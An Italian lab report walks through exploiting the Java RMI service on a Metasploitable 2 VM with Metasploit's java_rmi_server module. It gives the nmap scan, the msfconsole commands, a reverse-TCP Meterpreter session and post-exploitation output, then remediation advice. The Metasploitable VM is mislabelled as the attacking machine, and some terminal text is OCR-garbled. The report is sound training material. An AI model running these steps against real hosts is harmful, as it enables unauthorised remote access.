

# PROGETTO S7 L5

## HACKING CON METASPLOIT

By Fernando Catrambone

# INTRODUZIONE

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. In questo progetto andrò a sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Nella relazione, spiegherò cosa sono un exploit, Metasploit e Meterpreter, in cosa consiste la vulnerabilità di Java RMI, quali potrebbero essere le misure per rimediare al problema.



# EXPLOIT

Un exploit è un codice o un programma che sfrutta una vulnerabilità di sicurezza in un sistema. Gli exploit possono essere utilizzati per eseguire codice malevolo sul sistema target, effettuare una scalata ai privilegi o accedere ai dati sensibili.

L'exploit che vedremo nel progetto sfrutta una vulnerabilità del servizio Java RMI.

Un modulo RMI permette di caricare classi da qualsiasi URL remoto. Questo può essere utilizzato per eseguire codice in un processo Java remoto che espone un endpoint RMI (un punto di accesso a un oggetto remoto). Il modulo non richiede autenticazione.



# CONFIGURAZIONE LABORATORIO

**Il nostro laboratorio è così  
composto:**

- Una macchina attaccante Kali Linux che ha IP: 192.168.1.111

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~] 192.168.1.111: ~ - zsh: corrupt history file /home/kali/.zsh_history
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.111 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feb7:7ef5 prefixlen 64 scopeid 0x20<link>
        inet6 2001:b07:ab3d:c3e9:a00:27ff:fe:cb7:7ef5 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
        RX packets 40 bytes 4246 (4.1 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 18 bytes 3203 (3.1 Kib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


- Una macchina  
attaccante  
Metasploitable 2 che  
ha IP: **192.168.1.112**

```
[Metasploitable_2_Linux [in esecuzione] - Oracle VM VirtualBox]
File Macchina Visualizza Inserimento Dispositivi Auto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:58:10:a1
          inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: 2001:b07:a3d:c3e9:a00:27ff:fe58:10a1/64 Scope:Global
             inet6 addr: fe80::a00:27ff:fe58:10a1/64 Scope:Link
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:49 errors:0 dropped:0 overruns:0 frame:0
             TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:4550 (4.4 KB) TX bytes:6444 (6.2 KB)
             Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:92 errors:0 dropped:0 overruns:0 frame:0
             TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

# RETE SEGMENTATA



Le due macchine del nostro laboratorio si trovano sulla stessa rete. Per rendere la nostra rete più sicura è buona norma segmentarla. Una rete segmentata è una rete divisa in più sottoreti, ciascuna con le proprie regole di sicurezza. Le reti segmentate sono più sicure delle reti non segmentate perché rendono più difficile per un utente malintenzionato accedere a risorse sensibili.



# SCAN DELLA RETE

Andiamo ad effettuare un port scanning della rete con il tool open source Nmap, un software mirato all'individuazione di porte aperte su un dispositivo bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili.

Il comando utilizzato è:

```
nmap -sV 192.168.1.112
```

-sV esegue una scansione abilitando la feature di «version detection», grazie alla quale oltre al servizio recuperiamo anche la versione e relativi dettagli.

Possiamo notare che sulla porta 1099 è abilitato il servizio java-rmi.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 03:18
Nmap scan report for 192.168.1.112
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (p
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcnwrasnoded
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindsnell   Metasploitable root snell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine
Service Info: Hosts: metasploitable.localdomain, irc.Metas
kernel

Service detection performed. Please report any incorrect re
Nmap done: 1 IP address (1 host up) scanned in 11.40 second
```

---

Avremmo potuto indicare ad Nmap un range di IP per trovare tutti i dispositivi connessi alla rete nel caso in cui l'indirizzo IP della macchina target non ci è noto, ad esempio in caso di un pen test in Black Box oppure se il sistemista non ci fornisce questi dati.

# EXPLOIT

Per sfruttare la vulnerabilità utilizzeremo Metasploit.

Metasploit è un software di hacking che fornisce una raccolta di exploit, payload e strumenti di hacking. Metasploit può essere utilizzato per eseguire attacchi di hacking, testare la sicurezza di un sistema e sviluppare nuove tecniche di hacking.

Passaggi:

- “msfconsole” dal terminale di Kali.
- “Search java rmi” per trovare tutti gli exploit che sfruttano questa vulnerabilità.

```
msf6 > search java rmi
Matching Modules
=====
#  Name
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce
1  exploit/multi/misc/java_jmx_server
2  auxiliary/scanner/misc/java_jmx_server
3  auxiliary/gather/java_rmi_registry
4  exploit/multi/misc/java_rmi_server
5  auxiliary/scanner/misc/java_rmi_server
6  exploit/multi/browser/java_rmi_connection_impl
7  exploit/multi/browser/java_signed_applet
8  exploit/multi/http/jenkins_metaprogramming
9  exploit/linux/misc/jenkins_java_deserialize
10 exploit/linux/http/kibana_timeline_prototype_pollution_rce
11 exploit/multi/browser/firefox_xpi_bootstrapped_addon
12 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
13 exploit/multi/http/torchserver_cve_2023_43654
14 exploit/multi/http/totaljs cms_widget_exec
15 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

      Disclosure Date   Rank    Check  Description
#  Name
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22  excellent Yes  Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1  exploit/multi/misc/java_jmx_server 2013-05-22  excellent Yes  Java JMX Server Insecure Configuration Java Code Execution
2  auxiliary/scanner/misc/java_jmx_server 2013-05-22  normal   No   Java JMX Server Insecure Endpoint Code Execution Scanner
3  auxiliary/gather/java_rmi_registry 2013-05-22  normal   No   Java RMI Registry Interfaces Enumeration
4  exploit/multi/misc/java_rmi_server 2011-10-15  excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution
5  auxiliary/scanner/misc/java_rmi_server 2011-10-15  normal   No   Java RMI Server Insecure Endpoint Code Execution Scanner
6  exploit/multi/browser/java_rmi_connection_impl 2010-03-31  excellent No   Java RMIConnectionImpl Deserialization Privilege Escalation
7  exploit/multi/browser/java_signed_applet 1997-02-19  excellent No   Java Signed Applet Social Engineering Code Execution
8  exploit/multi/http/jenkins_metaprogramming 2019-01-08  excellent Yes  Jenkins ACL Bypass and Metaprogramming RCE
9  exploit/linux/misc/jenkins_java_deserialize 2015-11-18  excellent Yes  Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/linux/http/kibana_timeline_prototype_pollution_rce 2019-10-30  manual   Yes  Kibana Timeline Prototype Pollution RCE
11 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27  excellent No   Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
12 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26  excellent Yes  Openfire authentication bypass with RCE plugin
13 exploit/multi/http/torchserver_cve_2023_43654 2023-10-03  excellent Yes  PyTorch Model Server Registration and Deserialization RCE
14 exploit/multi/http/totaljs cms_widget_exec 2019-08-30  excellent Yes  Total.js CMS 12 Widget JavaScript Code Injection
15 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21  manual   Yes  VMware vCenter vScalation Priv Esc

Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc
```

- “use 4” per selezionare l’exploit che dalla descrizione è più pertinente nel nostro caso.
- “show options” per visualizzare le opzioni e configurazioni disponibili, possiamo notare che nella tabella il parametro RHOST ha un yes nella colonna required, questo vuol dire che deve essere configurato per permettere all’exploit di funzionare. Con il comando.
- “set rhosts 192.168.1.112” settiamo l’indirizzo ip della macchina target.
- Notiamo anche che è già caricato un payload, lasciamo quello di default perchè è già quello che ci serve. In questo caso si tratta di Meterpreter che è una shell remota che può essere utilizzata per controllare un sistema target da remoto. Meterpreter fornisce una serie di funzionalità che possono essere utilizzate per eseguire codice, raccogliere dati, accedere ai file e altro ancora. Nello specifico si tratta di una reverse shell, ovvero la connessione parte dalla macchina vittima, utile per aggirare alcuni sistemi di sicurezza a differenza di una bind shell dove la connessione parte dalla macchina attaccante.

```

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
HTTPDELAY  10          yes        Time that the HTTP Server will wait for the payload request
RHOSTS    yes          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099         yes        The target port (TCP)
SRVHOST   0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080         yes        The local port to listen on.
SSL       false         no         Negotiate SSL for incoming connections
SSLCert   pass.txt     no         Path to a custom SSL certificate (default is randomly generated)
URI PATH  no           no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
LHOST   192.168.1.111   yes        The listen address (an interface may be specified)
LPORT   4444           yes        The listen port

Exploit target:
Id  Name
--  --
0  Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.112
rhosts => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
HTTPDELAY  10          yes        Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.1.112  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099         yes        The target port (TCP)
SRVHOST   0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080         yes        The local port to listen on.
SSL       false         no         Negotiate SSL for incoming connections
SSLCert   no           no         Path to a custom SSL certificate (default is randomly generated)
URI PATH  no           no         The URI to use for this exploit (default is random)

```

# SCAN DELLA RETE

- “exploit” per far partire l’attacco.
- Notiamo che l’attacco ha avuto successo, dalla shell usiamo alcuni comandi per ottenere informazioni sul dispositivo.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/k37qn3CrHOIU316
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header ...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:45774) at 2023-11-10 03:28:24 -0500
```

```
meterpreter > ifconfig
```

- “ifconfig” per avere la configurazione di rete.
- “sysinfo” per avere informazioni sul sistema.
- “route” per avere informazioni sulla tabella di routing.

```
meterpreter > ifconfig
Interface 1
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:a3d:c3e9:a00:27ff:fe58:10a1
IPv6 Netmask : ::
IPv6 Gateway : fe80::a00:27ff:fe58:10a1
IPv6 Metric  : ::

meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
```

```
meterpreter > route
IPv4 network routes
Subnet      Netmask     Gateway   Metric  Interface
127.0.0.1  255.0.0.0  0.0.0.0
192.168.1.112 255.255.255.0  0.0.0.0

metersploit > route
IPv6 network routes
Subnet      Netmask     Gateway   Metric  Interface
::1          ::          ::        ::        ::
```

Come possiamo vedere abbiamo accesso a tutte le informazioni che vogliamo riguardo la macchina vittima, inoltre con la shell potremmo scaricare file salvati oppure installare software malevolo.

# CONCLUSIONE

Per rimediare al problema della vulnerabilità di Java RMI è necessario aggiornare il software Java alla versione più recente. Le versioni più recenti di Java includono patch di sicurezza che risolvono la vulnerabilità.

Inoltre, è possibile implementare misure di sicurezza aggiuntiva ad esempio, è possibile utilizzare un firewall per limitare l'accesso alla porta 1099, la porta utilizzata da Java RMI.



# GRAZIE

